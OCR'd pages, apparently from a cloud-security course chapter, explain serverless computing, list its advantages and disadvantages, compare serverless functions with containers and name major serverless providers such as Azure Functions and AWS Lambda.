
4 **Cloud Computing Threats**

5 **Cloud Hacking**

6 **Cloud Security**

Serverless Computing

Serverless computing is an emerging technology for the deployment of cloud-based enterprise applications built on containers and microservices. Serverless computing provides pay-per-use functionality to consumers, removing the burden of starting and stopping the servers. This allows developers to shift their focus from servers to tasks. Developers using serverless computing gain enormous benefits and scalability without the need for high-level expertise in cloud computing. This section discusses the basic concepts related to serverless computing.



What is Serverless Computing?

- Serverless computing also known as serverless architecture or **Function-as-a-Service** (FaaS), is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed
- Serverless computing simplifies the **process of application deployment** and eliminates the need for managing the server and hardware by the developers

What is Serverless Computing?

Serverless computing, also known as serverless architecture or FaaS, has a cloud-based application architecture, where application infrastructure and supporting services are provided by the cloud vendor as needed. Serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers.

Serverless applications are not purely serverless; servers are required but not physically exposed to the developers. In the serverless architecture, the application code runs on the cloud-hosted infrastructure managed by a third-party service provider. The cloud service provider is responsible for provisioning, scaling, load balancing, and securing the serverless infrastructure. Furthermore, the cloud service provider is also responsible for patch management of the operating systems and underlying software and services.

Advantages:

- High scalability and flexibility
- Faster deployment and updating
- Reduced infrastructure cost
- No server management
- Pay-per-use
- Reduced latency and scaling cost
- Quicker provisioning of resources
- Low risk of failure
- No system administration

Disadvantages:

- Increased security vulnerability
- Vendor-lock-in
- Difficulty in managing statelessness
- Complex end-to-end application testing
- Unsuitability of long-running processes for serverless computing




Content Delivery Network
Object Store with Static Content
Client Application
DNS Routing
Session Store
Data Store
Cloud Server
API Gateway
Authentication
Serverless Functions

Figure 19.24: Serverless architecture



Serverless Vs. Containers

Containers	Serverless Computing
The developer is responsible for defining container configuration files along with the operating system, software, libraries, storage, and networking	The developer only needs to develop and upload code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider
Once initiated, the container runs continuously until the developer stops or destroys it	Once completed running, the serverless function is automatically destroyed by the cloud environment
A container needs server support even when the container is not executing any programs	Serverless deployment charges only for the resources consumed
There is no time restriction for the code running inside the container	Timeout is enabled on serverless functions
Containers support running on a cluster of host nodes	The underlying host infrastructure is transparent to developers
Containers store data in temporary storage or mapped storage volumes	Serverless functions do not support temporary storage; instead, data is stored in the object storage medium
Containers support both complex applications and lightweight microservices	Serverless functions are suitable only for microservices applications
Developers can select their choice of language and runtime for applications running in a container	Language selection for serverless functions is restricted by the cloud service provider

Serverless Vs. Containers

The table below summarizes the differences between serverless computing and containers.

Containers	Serverless Computing
▪ The developer is responsible for defining the container configuration files along with the operating system, software, libraries, storage, and networking. ▪ Developer then creates an image from that file, pushes the image to a registry, and runs a container from that image.	▪ The developer only needs to develop and upload the code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider.
▪ Once initiated, the container runs continuously until the developer stops or destroys it.	▪ After it completes execution, the serverless function is automatically destroyed by the cloud environment.
▪ A container needs server support even when the container is not executing any programs.	▪ Serverless deployment charges only for the resources consumed.
▪ There is no time restriction for the code running inside the container.	▪ Timeout is enabled on serverless functions.
▪ Containers support running on a cluster of host nodes.	▪ The underlying host infrastructure is transparent to developers.
▪ Containers store data in temporary storage or mapped storage volumes.	▪ Serverless functions do not support temporary storage; instead, data is stored in the object storage medium.


▪ Containers support both complex applications and lightweight microservices.	▪ Serverless functions are suitable only for microservices applications.
▪ Developers can select the language and runtime for applications running in a container.	▪ Language selection for serverless functions is restricted by the cloud service provider.

Table 19.2: Serverless Vs. Containers

Serverless Computing Frameworks

Microsoft Azure Functions

- Microsoft Azure Functions is a serverless computing platform that allows users to **run code without provisioning** and managing servers


func-green - Application map
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Investigate
Application map
Smart Detection
Live Metrics Stream
Metrics
Search
Availability
Failures
Performance
Servers
Browser
Troubleshooting guides (previe...
Workbooks
Usage
Time range = Last 24 hours
Feedback
Learn more
Refresh
Update map components
func-green
func-yellow
func-red
func-orange
funcred8fe5
servicebus...| outqueue
appmaplega...bsites.net
appmaplega...bsites.net

https://azure.microsoft.com

AWS Lambda
https://aws.amazon.com

Google Cloud Functions
https://cloud.google.com

IBM Cloud Functions
https://www.ibm.com

AWS Fargate
https://aws.amazon.com

Alibaba Cloud Function Compute
https://www.alibabacloud.com

Serverless Computing Frameworks

Serverless computing makes it easier for running the code and developing applications without worrying about back-end server management. This serverless computing adoption is growing rapidly across many industries. Listed below are some serverless cloud computing providers:

- **Microsoft Azure Functions**

  Source: *https://azure.microsoft.com*

  Microsoft Azure Functions is a serverless computing platform that allows users to run code without provisioning and managing servers. It is fully automated and provides scaling based on the workload volume; this feature lets users add more values without thinking about back-end server management.

